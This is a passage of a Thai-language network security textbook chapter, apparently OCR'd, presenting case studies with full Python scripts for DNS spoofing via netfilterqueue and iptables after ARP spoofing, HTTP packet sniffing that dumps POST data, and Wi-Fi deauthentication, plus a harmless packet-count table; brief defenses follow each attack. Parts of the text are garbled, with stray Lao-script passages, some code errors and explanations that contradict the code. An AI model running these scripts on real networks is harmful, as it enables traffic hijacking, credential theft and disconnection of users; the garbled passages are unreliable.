การโจมตีแบบ DNS Spoofing เริ่มต้นด้วยเครื่องผู้โจมตี (Attacker) ต้องดำเนินการแทรกตระกลางของการสื่อสารก่อนเป็นอันดับแรก (สามารถอ่านการแทรกตระกลางการสื่อสารจากบทที่ 18 หัวข้อการโจมตีแบบ ARP Spoofing) จากนั้นเมื่อเครื่องเหยื่อ (Victim) ร้องขอไปยังเซิร์ฟเวอร์โดเมน (หมายเลข 1) คำร้องขอดังกล่าวจะถูกเปลี่ยนเส้นทางการสื่อสารไปยังเครื่องผู้โจมตี ผู้โจมตีจะทำหน้าที่สมมอนเป็นเครื่อง DNS แทนเซิร์ฟเวอร์ DNS ที่ให้บริการอยู่ จากนั้นผู้โจมตีจะส่งคำร้องขอของเหยื่อ (หมายเลข 2) ไปยังเซิร์ฟเวอร์ที่แฮกเกอร์จัดเตรียมไว้ก่อนร่วงหน้า โดยเป็นหมายเลขไอพีของ google.com แต่เป็นไอดีปลอมนั่นเอง (หมายเลข 3) ส่งผลให้เหยื่อหลงกลcid ว่ากำลังสื่อสารกับ google.com จริง ๆ แต่เป็นหลังของการสื่อสารจะรับ-ส่งข้อมูลกับเซิร์ฟเวอร์ของแฮกเกอร์โดยไม่รู้ตัว

การโจมตีด้วย DNS Spoofing ไปยัง google.com ซึ่งเป็นไอดีที่ใช้งานจริง อาจจะถูกตรวจสอบว่ามีความพยายามในการโจมตีเครื่อง google.com ดังนั้นจึงจำเป็นต้องสร้างเครือข่ายจำลองการโจมตี โดยกำหนดให้ google.com มีหมายเลขไอพีเท่ากับ 192.168.1.100 ดังรูปที่ 19.5 และเขียนโปรแกรมเพื่อทดสอบการโจมตี ดังมีขั้นตอนต่อไปนี้


- กำหนดค่าค่อนพิกัดเล็กน้อยในไฟร์wallของลินุกซ์ (IPTables) ให้ออนดูญาตส่งผ่านข้อมูลจากต้นทางไปยังปลายทางบนระบบปฏิบัติการลินุกซ์ได้ด้วยคำสั่ง ดังนี้

```
#iptables -I FORWARD -j NFQUEUE --queue-num 0
```

โดย -j NFQUEUE --queue-num 0 คือการระบุให้ไฟร์wallเปลี่ยนทิศทางของข้อมูลมาอย่างโปรแกรมไฟร์wallที่เราเขียนขึ้น

- ติดตั้งโมดูล netfilterqueue สำหรับนำเข้าข้อมูลจากไฟร์wallมาใช้งาน และ scapy สำหรับปรับแต่งแพ็คเกจ (กรณีติดตั้งแล้วไม่จำเป็นต้องติดตั้งใหม่) ด้วยคำสั่งดังนี้

```
pip3 install netfilterqueue scapy
```



รูปที่ 19.5 จำลองเครือข่ายการโจมตีแบบ DNS Spoofing

- เขียนโปรแกรมไฟร์wallเพื่อทดสอบการโจมตีแบบ DNS Spoofing (DNS\_spoofing.py) ดังนี้

```
1 from scapy.all import *
2 from netfilterqueue import NetfilterQueue
3 import os
4
5 dns_hosts = {
6     b"www.google.com.": "192.168.1.100",
7     b"google.com.": "192.168.1.100",
8     b"facebook.com.": "157.240.10.35"
9 }
```

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

บรรทัดที่ 2: นำเข้าโมดูล netfilterqueue มาใช้สำหรับเลกเปลี่ยนข้อมูลกับบล็อก

บรรทัดที่ 5-9: สร้างระบบสารบัญปلوم (DNS ปلوم) เพื่อหลอกให้เหยื่อเข้าใจผิดว่าเป็นไอพีจริงของเว็บไซต์ google.com และ facebook.com

```

11 def process_packet(packet):
12     scapy_packet = IP(packet.get_payload())
13     if scapy_packet.haslayer(DNSRR):
14         print("[Before]:", scapy_packet.summary())
15         try:
16             scapy_packet = modify_packet(scapy_packet)
17         except IndexError:
18             pass
19         print("[After ]:", scapy_packet.summary())
20         packet.set_payload(bytes(scapy_packet))
21     packet.accept()

```

บรรทัดที่ 11: ประกาศฟังก์ชันเพื่อประมวลผลแพ็คเก็ต

บรรทัดที่ 12: แปลงข้อมูลที่นำเข้ามาจากลิสต์ผ่านโมดูล netfilterqueue เป็นแพ็คเก็ตที่ scapy สามารถปรับแต่งได้

บรรทัดที่ 13: ถ้าแพ็คเก็ตเป็นชนิด DNSRR (DNS Resource Record) ซึ่งหมายถึงเป็นโพรโทคอลของ DNS ( เพราะแพ็คเก็ตในเครือข่ายมีหลายประเภท) จะเข้าเงื่อนไขในการทำงาน

บรรทัดที่ 14: สั่งพิมพ์ข้อมูล DNSRR แบบสรุป ก่อนเริ่มต้นการปรับปรุงแพ็คเก็ต

บรรทัดที่ 16: เรียกใช้ฟังก์ชัน modify\_packet() เพื่อแก้ไขแพ็คเก็ตสำหรับใช้โฉมตี

บรรทัดที่ 17-18: ถ้าไม่ใช่แพ็คเก็ต DNSRR จะแจ้งความผิดพลาดออกมา เช่น IPerror หรือ UDPerror

บรรทัดที่ 19: พิมพ์แพ็คเก็ตที่ผ่านการปรับปรุงแล้วออกจอภาพ

บรรทัดที่ 20: แปลงแพ็คเก็ตที่ผ่านการปรับปรุงแล้วให้อยู่ในรูปของ netfilterqueue

บรรทัดที่ 21: เป็นกระบวนการย้อมรับแพ็คเก็ตที่มีการปรับปรุงแล้ว

```

23 def modify_packet(packet):
24     qname = packet[DNSQR].qname
25     if qname not in dns_hosts:
26         print("no modification:", qname)
27         return packet
28     packet[DNS].an = DNSRR(rrname=qname, rdata=dns_hosts[qname])
29     packet[DNS].ancount = 1
30     del packet[IP].len
31     del packet[IP].checksum
32     del packet[UDP].len
33     del packet[UDP].checksum
34     return packet

```

บรรทัดที่ 23: เป็นฟังก์ชันที่ทำการปรับแต่งแพ็คเก็ตสำหรับใช้โจมตี โดยการแทนที่ไอพีปลอม ซึ่งกำหนดไว้ในตัวแปร dns\_hosts ไปเป็นไอพีของเครื่องให้บริการจริง ในตัวอย่างนี้ จะทำการแทนที่ไอพีของ facebook.com (157.240.10.35) ไปเป็นไอพีของปลอม คือ 192.168.1.100

บรรทัดที่ 24: นำเข้าชื่อโดเมนที่ร้องขอมาใช้งานโดยเก็บไว้ในตัวแปร qname

บรรทัดที่ 25-27: ตรวจสอบว่า qname อยู่ในรายการที่ต้องการเปลี่ยนแปลงหรือไม่ ถ้าไม่อยู่ ให้พิมพ์ข้อความว่า “no modification” และตามด้วยชื่อโดเมน

บรรทัดที่ 28: ประดิษฐ์แพ็คเก็ตสำหรับพอร์ต DNS ขึ้นใหม่ ผลลัพธ์จากคำสั่งนี้จะส่งผลให้เกิดการแทนที่ google.com ไปเป็นไอพีของเครื่องผู้โจมตีดังแสดงในรูปที่ 19.4

บรรทัดที่ 30-33: ทำการรีเซ็ตค่าพิลด์ของความยาว (len) และพิลด์ตรวจสอบความผิดพลาด checksum (check sum) ของไอพีแพ็คเก็ตและยูดีพีแพ็คเก็ตใหม่เนื่องจากแพ็คเก็ตได้ถูกแก้ไขไปแล้ว ทำให้ความยาวและ checksum ผิดพลาดพร้อมกับคำนวณใหม่

```

36 QUEUE_NUM = 0
37 os.system("iptables -I FORWARD -j NFQUEUE --queue-num {}".format(QUEUE_NUM))
38 queue = NetfilterQueue()
39
40 try:
41     queue.bind(QUEUE_NUM, process_packet)
42     queue.run()
43 except KeyboardInterrupt:
44     os.system("iptables --flush")

```

บรรทัดที่ 36-38: กำหนดให้ไฟร์wall เปิดการรับ-ส่งข้อมูลกับ netfilterqueue โดยผ่านระบบคิวที่เก็บในตัวแปร queue

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

บรรทัดที่ 41: ผูกฟังก์ชัน process\_packet() เข้าในคิว

บรรทัดที่ 42: สั่งให้ queue เริ่มทำงาน

บรรทัดที่ 43-44: เมื่อมีการกดปุ่มยกเลิกการทำงานของโปรแกรม คือ CTRL + C โปรแกรมจะสั่งให้ฟรัวอลลูติการทำงาน เพื่อให้เครื่องกลับเข้าไปสู่การทำงานในโหมดปกติเช่นเดิม

#### 4. ทดสอบการทำงานของโปรแกรม

- อันดับแรกต้องทำให้เครื่องผู้โจมตีอยู่ระหว่างการสื่อสารของเครื่องเหยื่อ และ DNS ก่อน (man-in-the-middle ยอนกลับไปอ่านในบทที่ 18) โดยการรันโปรแกรม Arp\_spoofing.py ด้วยคำสั่ง

```
#python Arp_spoofing.py 192.168.1.105 192.168.1.1
คำสั่งดังกล่าวจะหลอกให้เหยื่อคิดว่าไอพีเกตเวย์จากหมายเลข 192.168.1.1 เป็นหมายเลข 192.168.1.105 ซึ่งเป็นเครื่องของแฮกเกอร์นั่นเอง
```

- ขั้นตอนไป ทำการรันโปรแกรม DNS\_Spoofing.py เพื่อโটตตอบกับเครื่องเหยื่อว่าเป็น DNS ตัวจริง (ในความเป็นจริงเป็นตัวปลอม) ด้วยคำสั่ง

```
#python DNS_Spoofing.py
```

- ขั้นตอนไป จากเครื่องเหยื่อทดสอบการเชื่อมต่อไปยัง google.com โดยใช้คำสั่ง ping ดังนี้


```
C:\Users\█████>ping google.com

Pinging google.com [192.168.1.100] with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time=2ms TTL=64

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

ผลลัพธ์ที่ได้ คือ เครื่องเหยื่อเข้าใจว่า google.com มีไอพีเป็นหมายเลข 192.168.1.100 แทนที่จะเป็นไอพี 216.58.203.78

- ขั้นตอนต่อไป ทดสอบจากเครื่องเหยื่อ โดยการใช้เว็บเบราว์เซอร์ เช่น chrome, firefox เปิดใช้บริการเว็บไซต์ google.com ผลลัพธ์ที่ได้เบราว์เซอร์จะแสดงข้อความว่า “HELLO, THIS IS MY WEBPAGE!” เนื่องจากเครื่องไอพี 192.168.1.100 ได้ทำการติดตั้งเว็บเซิร์ฟเวอร์ป้อมของแฮกเกอร์ไว้ในเครื่องเหยื่อ



- เมื่อสังเกตุดูในเครื่องเหยื่อจะมองผู้โจมตี (Attacker หมายเลขไอพี 192.168.1.105) จะพบว่า ไม่ว่าเหยื่อจะรองขอใช้บริการจากเว็บไซต์ google.com หรือ facebook.com ข้อมูลของเครื่องเหยื่อจะถูกเปลี่ยนทิศทางไปยังเครื่องที่แฮกเกอร์ที่เตรียมไว้เสมอ (192.168.1.100)

##### 5. วิธีการแก้ไขเมื่อถูกโอนโจมตีแบบ DNS\_Spoofing

ให้สังเกตุว่า ก่อนการโจมตีแบบ DNS\_Spoofing จะต้องมีการโจมตีแบบ man-in-the-middle (MITM) ก่อนเสมอ นั่นคือ ถ้าสามารถดักจับการโจมตีด้วย proxy หรือ ARP ก็สามารถหยุดการโจมตีของ DNS ได้ด้วย และอีกวิธีหนึ่งคือ ให้ทำการติดตั้ง DNS แบบมีการเข้ารหัสข้อมูล (Secure DNS)

#### กรณีศึกษา 4: การดักจับแพ็คเก็ตเอชทีทีพี (Sniff HTTP Packets)

proxy หรือ proxy ที่เป็น proxy ที่สนับสนุนการใช้งานผ่านเว็บไซต์ ซึ่งเป็น proxy ที่ได้รับความนิยมในการใช้งานมากที่สุดในปัจจุบัน และเสียงต่อการถูกดักจับข้อมูลมากที่สุดด้วย ในหัวข้อนี้จะสาธิตการดักจับแพ็คเก็ตข้อมูลเอชทีทีพี ดังนี้

- ติดตั้งโมดูล scapy สำหรับดักจับข้อมูลและ colorama เพื่อใช้สำหรับแสดงผลข้อความ (text color) ให้สวยงามขึ้น ด้วยคำสั่ง

```
#pip install scapy colorama
```

- เขียนโปรแกรม Python เพื่อดักจับแพ็คเก็ตเอชทีทีพี ดังนี้

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

```

1 from scapy.all import *           Sniff_HTTP_Packets
2 from scapy.layers.http import HTTPRequest
3 from colorama import init, Fore
4 import argparse
5
6 init()
7 GREEN = Fore.GREEN
8 RED = Fore.RED
9 RESET = Fore.RESET

```

บรรทัดที่ 2: นำเข้า HTTPRequest จากโมดูล scapy เพื่อใช้ดักจับข้อมูลในระดับชั้นแอพพลิเคชัน

บรรทัดที่ 3: นำเข้าโมดูล colorama เพื่อใช้สำหรับปรับแต่งข้อความให้มีความสวยงาม

บรรทัดที่ 4: นำเข้าโมดูล argparse เพื่อสร้างคำสั่งช่วยเหลือผู้ใช้งาน

บรรทัดที่ 6-9: ประกาศสีของข้อความเป็นสีเขียว (GREEN) และ (RED) และรีเซ็ต (RESET)

```

11 def sniff_packets(iface=None):
12     if iface:
13         sniff(filter="port 80", prn=process_packet, iface=iface, store=False)
14     else:
15         sniff(filter="port 80", prn=process_packet, store=False)
16
17 def process_packet(packet):
18     if packet.haslayer(HTTPRequest):
19         url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode()
20         ip = packet[IP].src
21         method = packet[HTTPRequest].Method.decode()
22         print(f"\n{GREEN}[+] {ip} Requested {url} with {method}{RESET}")
23         if show_raw and packet.haslayer(Raw) and method == "POST":
24             print(f"\n{RED}[*] Some useful Raw data: {packet[Raw].load}{RESET}")

```

บรรทัดที่ 11-15: เป็นฟังก์ชันที่ใช้สำหรับดักจับแพ็กเก็ตที่สื่อสารด้วยพอร์ต 80 โดยฟังก์ชันดังกล่าวรับพารามิเตอร์ 1 ตัว คือ ชื่อการดูเเนะต์เวิร์ค (iface) แต่ถ้าไม่ได้ส่งพารามิเตอร์ดังกล่าวมาให้กับฟังก์ชัน ฟังก์ชันดังกล่าวจะเลือกชื่อการดูเเนะต์เวิร์คโดยปริยาย (default interface) มาใช้งานแทน โดยเรียกใช้งานผ่านฟังก์ชัน process\_packet (prn=process\_packet)

บรรทัดที่ 17: ฟังก์ชันที่ทำหน้าที่ดักจับข้อมูลเชิงทีพี

บรรทัดที่ 18: ตรวจสอบว่าเป็นໂປຣໂຫຍດເອັ້ນທີ່ທີ່ພິຫວີ່ໄມ່ ລໍາໃຊ້ຈະทำงานຕ້ອງໄປໃນบรรทัดที่ 19 ລໍາໄມ່ໃໝ່ ໂປຣແກຣມຈະໄມ່ດໍາເນີນການດักจับแพ็กเก็ต ໄດ້ ၅

บรรทัดที่ 19: โปรแกรมจะสกัดข้อมูล URL ออกจากแพ็คเก็ตมาเก็บไว้ในตัวแปรชื่อว่า url

บรรทัดที่ 20: สกัดหมายเลขพอร์ตที่ต้องการจากแพ็คเก็ตแล้วเก็บไว้ในตัวแปร ip

บรรทัดที่ 21: สกัดออบเจกต์ request จากເອຊທີ່ທີ່ພິແພັກເກີດ

บรรทัดที่ 22-24: ແສດງຜລຂອມຸລທີ່ສກັດອອກມາຈາກເອຊທີ່ທີ່ພິແພັກເກີດ

```

26 parser = argparse.ArgumentParser(description="HTTP Packet Sniffer, this is useful w
27                                     + "It is suggested that you run ar
28 parser.add_argument("-i", "--iface", help="Interface to use, default is scapy's
29 parser.add_argument("--show-raw", dest="show_raw", action="store_true", help="W
30 args = parser.parse_args()
31 iface = args.iface
32 show_raw = args.show_raw
33 sniff_packets(iface)

```

บรรทัดที่ 26-30: สร้างคำสั่งໜ້າໃຫຍ່ເຫຼືອກຮນີທີ່ຜູ້ໃຊ້ຈະໄມ່ສາມາດໃຊ້ຈານໂປຣແກຣມໄດ້

บรรทัดที่ 31: อ่านຄ່າພາຣາມີເຕອຮົນເທອຣເຟ (ຊື່ກາຣດເນັ້ນເວີຣັດ) ຈາກການປ້ອນຝານປຣທັດຄໍາສັ່ງ (command line) ເກັບໄວ້ໃນຕັ້ງແປຣ ip

บรรทัดที่ 32: ນຳເຂົ້າຂໍ້ອມຸລເພີ່ມເຕີມທີ່ຕ່ອທ້າຍປຣທັດຄໍາສັ່ງ

บรรทัดที่ 33: ເຮັດໃຫ້ຝັກສັນ sniff\_packets() ເພື່ອເຮັມຕົນດັກຈັບແພັກເກີດ

### 3. ການສັ່ງຮັນໂປຣແກຣມ Sniff\_HTTP\_Packets.py

```
#python Sniff_HTTP_Packets.py -i wlan0 --show-
raw
```

ໂດຍ -i wlan0 ເປັນຊື່ກາຣດເນັ້ນເວີຣັດ ແລະ --show-raw ເປັນການສັ່ງໃຫ້ໂປຣແກຣມແສດງແພັກເກີດທີ່ດັກຈັບໄດ້ບນຈອກພາກ

4. ຂັ້ນຕ່ອໄປ ໃຫຼຸ້ງໃຊ້ຈານທດສອບເປີດໂປຣແກຣມເບຣາວເຊອຣຕັ້ງໃດຕັ້ງໜຶ່ງ ແລ້ວພິມພື້ນເວີບໄຊຕີທີ່ຕ້ອງກາລົງໃນຂອງ URL ແລ້ວກັດ Enter ໂປຣແກຣມໄພຮອນຈະແສດງຂອງຄວາມດັ່ງນີ້ເຊັ່ນ

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

```
[+] 192.168.1.105 Requested www.startimes.com/_Incapsula_Resource?SWKMTFSR=1&e=0.2694467888188332 with GET
[+] 192.168.1.105 Requested webtv.un.org/live/ with POST
[*] Some useful Raw data: b'-----656442702997629478019037\r\nContent-Disposition: form-data; name="test"\r\n\r\n-----656442702997629478019037\r\n'
[+] 192.168.1.105 Requested www.myenglishlab.com/ with GET
[+] 192.168.1.105 Requested th3professional.com/ with GET
[+] 192.168.1.105 Requested www.th3professional.com/ with GET
[+] 192.168.1.105 Requested pagead2.googlesyndication.com/pagead/show_ads.js with GET
[+] 192.168.1.105 Requested pagead2.googlesyndication.com/pagead/js/adsbygoogle.js with GET
```

ในตัวอย่างนี้เป็นการดักจับแพ็กเก็ตที่อยู่ภายในเครื่องผู้ทดสอบของเรา แต่เราต้องการดักจับข้อมูลภายในเครือข่ายที่กำลังทำงานอยู่ ต้องทำการ MITM ก่อนเสมอ

### 5. วิธีการป้องกันการดักจับ HTTP Packet

ติดตั้งหรือเลือกใช้โปรแกรมที่สามารถดักการโจมตีด้วย ARP Spoof, MITM เนื่องจากการโจมตีดังกล่าวเป็นขั้นตอนเริ่มต้นในการดักจับ HTTP Packet เสมอ และขณะเข้าใช้งานเว็บไซต์ใด ๆ สังเกตว่า URL เป็น https หรือไม่ ถ้าใช้แสดงว่ามีความปลอดภัยมากกว่า URL ที่ขึ้นต้นด้วย http

### กรณีศึกษา 5: การตัดการเชื่อมต่อของอุปกรณ์ออกจากเครือข่ายไวไฟ (Disconnect Devices from Wi-Fi)

ในหัวข้อนี้จะสาธิตการตัดการเชื่อมต่ออุปกรณ์ที่เข้ามาเชื่อมต่อเครือข่ายไวไฟของเราโดยไม่ได้รับอนุญาต ซึ่งหลักการทำงานคือ การส่งเฟรมข้อมูลเพื่อขอตอนการรับรองตัวตน (deauthentication) ไปยังจุดให้บริการไร้สาย (Access Point: AP) โดยผู้โจมตีจะต้องทราบ MAC ของเครื่องเหยื่อเสียก่อน (ขั้นตอนนี้สามารถทำได้โดยใช้โปรแกรมค้นหา MAC เช่น airodump-ng หรือเขียนโปรแกรมไพธอนเพื่อสแกนหากได้ ดูตัวอย่างในบทที่ 18) จากนั้นดำเนินการปลอม MAC จากนั้นของเครื่องเหยื่อและส่งเฟรมข้อมูลของกเลิกการเชื่อมต่อไปยัง AP ที่เครื่องเหยื่อเข้าใช้งานอยู่ ซึ่งมีขั้นตอนดังนี้

1. เขียนโปรแกรมไพธอนเพื่อตัดการเชื่อมต่อ ชื่อว่า Disconn\_device\_WIFI.py

```

1 from scapy.all import *           Disconn_device_WIFI
2 import argparse
3
4 def deauth(target_mac, gateway_mac, inter=0.1, count=None, loop=1, iface="wlan0mon", verbose=1):
5     dot11 = Dot11(addr1=target_mac, addr2=gateway_mac, addr3=gateway_mac)
6     packet = RadioTap()/dot11/Dot11Deauth(reason=7)
7     sendp(packet, inter=inter, count=count, loop=loop, iface=iface, verbose=verbose)

```

บรรทัดที่ 4: พิ้งก์ชันที่ทำหน้าที่ขอยกเลิกการรับรองตัวตน ซึ่งมีพารามิเตอร์ที่สำคัญ ๆ คือ MAC เป้าหมาย (target\_mac), MAC ของเกตเวย์ (gateway\_mac), ความถี่ในการส่งแพ็คเก็ต (inter) หน่วยเป็นวินาที, จำนวนแพ็คเก็ตที่ส่ง (count) และอินเทอร์เฟสที่ต้องการส่งแพ็คเก็ตออกໄปยังเกตเวย์

บรรทัดที่ 5: สร้างแพ็คเก็ต Dot11 ตามมาตรฐาน IEEE 802.11 โดยกำหนดพารามิเตอร์ 3 ค่าคือ target\_mac (addr1) และ gateway\_mac (addr2, addr3)

บรรทัดที่ 6: สร้างแพ็คเก็ตที่ซึ่มเพื่อใช้สื่อสารบนเครือข่ายໄร์ساയพร้อมกับวิธีการพิสูจน์ตัวตน โดย reason=7 คือ การแจ้ง AP ว่า MAC ของเครื่องผู้ใช้รายนี้ไม่มีความเกี่ยวข้องกับสถานานีนี้ (ให้ยกเลิกการเชื่อมต่อ)

บรรทัดที่ 7: ส่งแพ็คเก็ตเพื่อยกเลิกการเชื่อมต่อไปยังสถานานีเกตเวย์

```

9 parser = argparse.ArgumentParser(description="A python script for sending deauthentication frame")
10 parser.add_argument("target", help="Target MAC address to deauthenticate.")
11 parser.add_argument("gateway", help="Gateway MAC address that target is authenticated with")
12 parser.add_argument("-c", "--count", help="number of deauthentication frames to send, speci")
13 parser.add_argument("--interval", help="The sending frequency between two frames sent, defau")
14 parser.add_argument("-i", dest="iface", help="Interface to use, must be in monitor mode, def")
15 parser.add_argument("-v", "--verbose", help="whether to print messages", action="store_true")

```

บรรทัดที่ 9-15: แสดงวิธีการใช้งานของโปรแกรม

Disconn\_device\_WIFI.py

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

```

17 args = parser.parse_args()
18 target = args.target
19 gateway = args.gateway
20 count = int(args.count)
21 interval = float(args.interval)
22 iface = args iface
23 verbose = args.verbose
24 if count == 0:
25     loop = 1
26     count = None
27 else:
28     loop = 0
29 if verbose:
30     if count:
31         print(f"[+] Sending {count} frames every {interval}s...")
32     else:
33         print(f"[+] Sending frames every {interval}s for ever...")
34
35 deauth(target, gateway, interval, count, loop, iface, verbose)

```

บรรทัดที่ 35: เรียกฟังก์ชัน deauth() เพื่อขอถอนการรับรองตัวตน ซึ่งจะทำให้เครื่องที่ถูกโจมต่อนหลุดออกจากเครือข่ายไวไฟ

2. การสั่งรันโปรแกรม Disconnect\_device\_WIFI.py มีขั้นตอนดังนี้

- เปลี่ยนโหมดการเดนเน็ตเวิร์คที่ใช้ดักจับข้อมูลเป็น monitor mode เสียก่อนด้วยคำสั่ง

```
# sudo ifconfig wlan0 down (หยุดการทำงานของการเดนเน็ตเวิร์ค)
```

```
#sudo iwconfig wlan0 mode monitor (เปลี่ยนเป็นโหมด monitor)
```

- สั่งรันโปรแกรม Disconnect\_device\_WIFI.py ดังนี้

```
#python      Disconnect_device_WIFI.py      -c      100
00:AE:FE:81:E2:5E E8:94:F6:C4:97:3F -i wlan0mon -v
ผลลัพธ์ที่ได้คือ
```

```
[ + ]      Sending    1  0  0      frames      every
0.1s.....
Sent 100 packets.
```

ความหมายของพารามิเตอร์:

-c 100 สั่งให้ส่งแพกเก็ต 100 ครั้งในเวลา 0.1 วินาที  
00:AE:FE:81:E2:5E เป็นหมายเลข MAC ของเหยื่อ

E8:94:F6:C4:97:3F เป็นหมายเลข MAC ของเกตเวย์  
 -। wlan0mon เป็นอินเทอร์เฟสที่ต้องการส่งแพ็คเก็ตไปยัง  
 เกตเวย์

3. สั่งเกตที่เครื่องเหยื่อว่าสัญญาณไวไฟหลุดจากการเชื่อมต่อกับ AP หรือไม่
4. การป้องกันการตัดการเชื่อมต่อจากเครื่อข่ายไวไฟ

เนื่องจากการโจมตีแบบนี้ผ่านอากาศดังนั้นค่อนข้างจะป้องกันได้ยาก  
 แต่สามารถเฝ้าระวังได้ โดยวิธีการดังกล่าวจะต้องสแกน MAC ภายในเครือข่าย  
 ก่อนเสมอ เพื่อหา MAC ของเครื่องเหยื่อและเกตเวย์ ดังนั้นควรติดตั้งโปรแกรม  
 เฟ้าระวังการสแกนบนระบบเครือข่ายและแจ้งเตือนเมื่อค้นพบ

#### กรณีศึกษา 6: การแสดงผลแพ็คเก็ต (Packet visualization)

หน้าที่หลักที่สำคัญของผู้ดูแลระบบเครือข่ายคือ การเฝ้าระวังการ  
 เปลี่ยนแปลงของข้อมูลบนระบบเครือข่าย หรือนำข้อมูลไปวิเคราะห์เพื่อหา  
 ต้นเหตุของปัญหา ในกรณีที่ระบบเครือข่ายไม่สามารถทำงานได้ตามปกติ ใน  
 หัวข้อนี้จะกล่าวถึงวิธีการแสดงผลแพ็คเก็ตที่ให้ผลลัพธ์ในระบบเครือข่ายอย่าง  
 มากมาย ให้อยู่ในรูปแบบที่สามารถทำความเข้าใจได้ง่าย ๆ เพื่ออำนวยความ  
 สะดวกในการวิเคราะห์ข้อมูลนั้นเอง ซึ่งมีขั้นตอนดังนี้

1. ติดตั้งโมดูลเพื่อใช้สำหรับแสดงผลข้อมูล คือ scapy และ prettytable  
 ด้วยคำสั่ง

```
#pip3 install scapy-python3
```

```
#pip3 install prettytable
```

2. เขียนโปรแกรมเพื่อนำมาใช้ว่า Packet\_visualize\_prettytable.py ดังนี้

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

```

1 from scapy.all import *
2 from collections import Counter
3 from prettytable import PrettyTable
4
5 packets = rdpcap('example.pcap')
6 srcIP = []
7 for pkt in packets:
8     if IP in pkt:
9         try:
10             srcIP.append(pkt[IP].src)
11         except:
12             pass
13 cnt = Counter()
14 for ip in srcIP:
15     cnt[i] += 1
16
17 table = PrettyTable(["IP", "Count"])
18 for ip, count in cnt.most_common():
19     table.add_row([ip, count])
20 print(table)

```

บรรทัดที่ 1-3: นำเข้าโมดูล scapy, collections และ prettytable เพื่อช่วยในการแสดงผลลัพธ์ของแพ็คเก็ต

บรรทัดที่ 5: อ่านแพ็คเก็ตข้อมูลจากไฟล์ ซึ่งสามารถบันทึกได้โดยใช้คำสั่ง tcpdump เช่น sudo tcpdump -w example.pcap -c10000 ซึ่งจะได้ไฟล์ข้อมูลของแพ็คเก็ตมีจำนวนเท่ากับ 10000 บรรทัด

บรรทัดที่ 7-12: อ่านแต่ละแพ็คเก็ตจากไฟล์ example.pcap และเก็บไว้ในตัวแปร srcIP โดย IP คือ หมายเลขไอพีที่ต้องการวิเคราะห์

บรรทัดที่ 13-15: สร้างตัวแปรชนิด Counter สำหรับเก็บจำนวนหมายเลขไอพี

บรรทัดที่ 17: สร้างหัวตารางสำหรับแสดงผล ซึ่งมี 2 คอลัมน์คือ IP และ count

บรรทัดที่ 18-19: เพิ่มข้อมูลแต่ละแถวลงในตาราง

บรรทัดที่ 20: แสดงผลข้อมูลในตารางทั้งหมด

3. การสั่งรันโปรแกรม Packet\_visualize\_prettytable.py ดังนี้  
#python Packet\_visualize\_prettytable.py

| IP              | Count |
|-----------------|-------|
| 74.125.170.10   | 2184  |
| 192.168.1.111   | 1942  |
| 172.217.6.54    | 1427  |
| 172.217.0.46    | 1145  |
| 216.58.195.228  | 466   |
| 172.217.5.110   | 451   |
| 172.217.6.46    | 270   |
| 172.217.5.97    | 246   |
| 173.194.166.76  | 159   |
| 172.217.0.33    | 136   |
| 216.58.194.174  | 77    |
| 192.168.1.1     | 45    |
| 74.125.197.189  | 36    |
| 172.217.164.97  | 35    |
| 192.168.1.117   | 29    |
| 172.217.164.110 | 27    |
| 216.58.195.226  | 25    |
| 192.168.1.106   | 22    |
| 192.168.1.107   | 18    |
| 192.168.1.101   | 15    |
| 172.217.6.42    | 15    |
| 31.13.70.7      | 13    |
| 37.9.175.5      | 13    |
| 173.194.152.103 | 12    |
| 34.220.24.241   | 11    |
| 172.217.0.35    | 10    |
| 172.217.0.37    | 9     |
| 136.146.210.42  | 8     |
| 74.125.170.44   | 8     |
| 216.58.194.205  | 7     |

4. แสดงผลข้อมูลแพ็คเก็ตจากการวัดกราฟ โดยโมดูล `plotly` ดังนี้

- ติดตั้งโปรแกรม `plotly` ด้วยคำสั่ง `pip`  
`#pip install plotly`
